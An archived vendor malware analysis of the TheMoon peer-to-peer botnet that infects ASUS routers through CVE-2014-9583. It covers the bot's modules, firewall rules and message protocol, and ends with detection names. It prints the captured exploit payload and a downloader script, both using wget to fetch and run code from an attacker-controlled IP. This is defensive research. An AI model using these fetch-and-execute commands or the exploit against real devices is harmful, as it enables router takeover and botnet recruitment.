TheMoon - A P2P botnet targeting Home Routers

By Bing Liu

Published: 2016-10-20 · Archived: 2026-04-02 11:36:36 UTC

In the post "Home Routers - New Favorite of Cybercriminals in 2016", we discussed the active detection of vulnerability CVE-2014-9583 in ASUS routers since June of this year. In this post we will dissect a bot installed on the affected ASUS routers.

The following figure shows attack traffic captured through Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.…	201.81.232.162	196.35.0.219	UDP	540	33184 → 9999 Len=512

```
> Frame 1: 540 bytes on wire (4320 bits), 540 bytes captured (4320 bits)
  Raw packet data
> Internet Protocol Version 4, Src: 201.81.232.162, Dst: 196.35.0.219
> User Datagram Protocol, Src Port: 33184 (33184), Dst Port: 9999 (9999)
> Data (512 bytes)
```

```
0000  45 08 02 1c ba d9 40 00  31 11 15 fd c9 51 e8 a2   E.....@. 1....Q..
0010  c4 23 00 db 81 a0 27 0f  02 08 16 49 0c 15 33 00   .#....'. ...I..3.
0020  6f 1c 28 b3 00 00 00 00  00 00 00 00 00 00 00 00   o.(..... ........
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 00 00  00 00 6d 00 63 64 20 2f   ........ ..m.cd /
0050  74 6d 70 20 3b 20 72 6d  20 2d 66 20 6e 6d 6c 74   tmp ; rm  -f nmlt
0060  31 2e 73 68 20 3b 20 77  67 65 74 20 2d 4f 20 6e   1.sh ; w get -O n
0070  6d 6c 74 31 2e 73 68 20  68 74 74 70 3a 2f 2f 37   mlt1.sh  http://7
0080  38 2e 31 32 38 2e 39 32  2e 31 33 37 3a 38 30 2f   8.128.92 .137:80/
0090  6e 6d 6c 74 31 2e 73 68  20 3b 20 63 68 6d 6f 64   nmlt1.sh  ; chmod
00a0  20 2b 78 20 6e 6d 6c 74  31 2e 73 68 20 3b 20 2e    +x nmlt 1.sh ; .
00b0  2f 6e 6d 6c 74 31 2e 73  68 00 00 00 00 00 00 00   /nmlt1.s h.......
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

Figure 1 Exploitation of CVE-2014-9583

Below is the content of file nmlt1.sh downloaded from hxxp://78.128.92.137:80/.

```
#!/bin/sh

cd /tmp

rm -f .nttpd

wget -O .nttpd http://78.128.92.137/.nttpd,17-mips-le-t1

chmod +x .nttpd

./.nttpd
```

The vulnerable ASUS router will download and execute the binary file .nttpd from the attacker controlled website. The following figure shows its MD5 hash and file attributes:

```
root@kali:~/Desktop/root-malta# md5sum .nttpd
514b7da4b811da11fe7033aea155dba6  .nttpd
root@kali:~/Desktop/root-malta# file .nttpd
.nttpd: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-uClibc.so.0, stripped
root@kali:~/Desktop/root-malta#
```

Figure 2 md5sum and file attributes

A simple search shows that this bot was analyzed here. However, that analysis was based on sample MD5: c44f2d8ad37c18ea84a99db584d6992d, and some parts are misleading, so we want to share our updated findings in this post.

This bot belongs to the TheMoon family of malware, which shares the following program structure.



Figure 3 Program structure of *TheMoon* family

The differences between the family members are mainly located in functions os_init and run_modules.

This bot inserts the following eight iptables rules in function os_init.

```
                        # "INPUT -p udp --dport 9999 -j DROP"
.word aInputPTcpMMult   # "INPUT -p tcp -m multiport --dport 80,80"...
.word aInputS46_148_1   # "INPUT -s 46.148.18.0/24 -j ACCEPT"
.word aInputS185_56_3   # "INPUT -s 185.56.30.0/24 -j ACCEPT"
.word aInputS217_79_1   # "INPUT -s 217.79.182.0/24 -j ACCEPT"
.word aInputS85_114_1   # "INPUT -s 85.114.135.0/24 -j ACCEPT"
.word aInputS95_213_1   # "INPUT -s 95.213.143.0/24 -j ACCEPT"
.word aInputS185_53_8   # "INPUT -s 185.53.8.0/24 -j ACCEPT"
```

Figure 3 iptables rules

The first rule stops other attackers from exploiting the ASUS vulnerability CVE-2014-9583, while the second one stops other attackers from exploiting the [Linksys Unauthenticated Remote Code Execution vulnerability.]

All the rest ensure that the attacker has access to this router. We will talk about hard-coded peers later in this post.

In the function run_modules, this bot launches three modules: “clk,” “net” and “dwl.” Let’s analyze them one by one.

Clk Module

This module launchs two threads. The first one calculates the running time while the second one maintains the time. This bot queries public NTP servers for the UTC time, as shown in the following figure.

```
                .byte    0
PublicNTPServers:.word 0xCF2EE8B6       # DATA XREF: func_ContactNTPServer+54↑o
                .word 0x5244CE7D        # 82.68.206.125
                .word 0xC223FC05        # 194.35.252.5
                .word 0x81060F1C        # 129.6.15.28
                .word 0x81060F1D        # 129.6.15.28
                .byte    0
```

Figure 4 Hard-coded NTP servers

The following figure shows an NTP request sent by this bot, and the response from the public NTP server.



Figure 5 NTP request and response

We don’t believe that these hard-coded IP addresses are C&C servers, as was claimed here.

If the NTP query fails, the bot will instead use the local time.

Net Module

This module adds an iptables rule to open UDP port 5143, and then creates a thread which is responsible for P2P communication. It is worth mentioning that the supported message types are variant-specific, and usually different port numbers are used for communication.

This bot supports following three types of message.

1. Register message
2. RegisterTo message
3. FetchCommand message

Every message contains a header and a body. All these messages share the following header structure:

Offset	Size	Description
0	1	Body length
1	1	Message Type
2	1	TTL
3	1	0x8F (variant specific)

For every received message, the bot decreases the TTL by one, and forwards the message to its peers if the result is not zero. The following figure demonstrates this behavior.



Figure 6 Forwarded message to its peers

1. **Register message**

The type value of this message is 0. The bot sends this message to hard-coded peers after launching three modules successfully.

```
HardcodedPeers: .word 0xB9350816        # DATA XREF: func_r
                                        # func_RegisterToHa
                                        # func_OP01handler:
                                        # .got:0041A198↓o
                .word 0xB9381EBD        # 185.56.30.189
                .word 0xD94FB6D4        # 217.79.182.212
                .word 0x55728714        # 85.114.135.20
                .word 0x5FD58FDC        # 95.213.143.220
                .word 0x2E94129A        # 46.148.18.154
                .byte    0
```



Figure 7 register to hard-coded peers

As you may remember, iptables rules are installed to allow access to these hard-coded peers. The following figure shows the traffic sent to hard-coded peers:



Figure 8 Register message

The message body is comprised of two double words: The first one is 0x6d6163f4 (variant specific) and the second is the property value of this peer. The bot adds the sender as its peer after receiving this message. This bot supports 0x64 peers at maximum.

2. **RegistertTo**

The type value of this message is zero as well, but the message body is 12 bytes long. If the third double word is not zero, this bot sends a register message to a specified IP. Otherwise, it sends the register message to the sender. The following figure shows a RegisterTo message received by the bot.



Figure 9 RegisterTo message

3. **FetchCommand**

The type value of this message is one. The following is the structure of the message body.

Offset	Size	Description
0	4	Peer IP address
4	4	Command id
8	4	Command size (Maximum 0x19001)
12	n	file name(n<=8)

The following figure shows a FetchCommand message received by this bot.



Figure 10 FetchCommand message

If the sender is its peer, the bot stores the message in the following structure for the dwl module:

Struct PendingCommand

```
{
DWORD ip;
DWORD cmd_id;
DWORD cmd_size;
CHAR filename[8];
};
```

Dwl Module

This module creates a thread which is responsible for handling the PendingCommand information created by the net module. This bot connects to TCP port 4543 of the designated IP and sends it the required file name and command id. The following figure shows the traffic captured through Wireshark:



Figure 11 Command request

The designed IP is supposed to return the requested file. The bot stores the response in the specified file and executes it. The following figure shows a sequence of calls that create and execute the file received:



Figure 12 download and execute command

While we were unable to download a command file for analysis at the time of this post, based on the file name and size we monitor, they should be the TheMoon family members.

Conclusion

The TheMoon family was first discovered by SANS ISC in 2014. This family targets routers and installs malware by exploiting their vulnerabilities. This bot is used on ASUS and Linksys routers based on their hard-coded iptables rules.

We also discovered that its P2P communication is not as mature as its peers on PCs. For example, instead of using digital signing, the botmaster uses iptables to ensure only he can command the bots. Unfortunately, or fortunately, these rules can be bypassed. In addition, the communication is not encrypted, which leads to easier analysis and detection.

Fortinet released following detections for this bot:

AV: Linux/Agent.B!tr.bdr

AppCtrl: TheMoon.Botnet
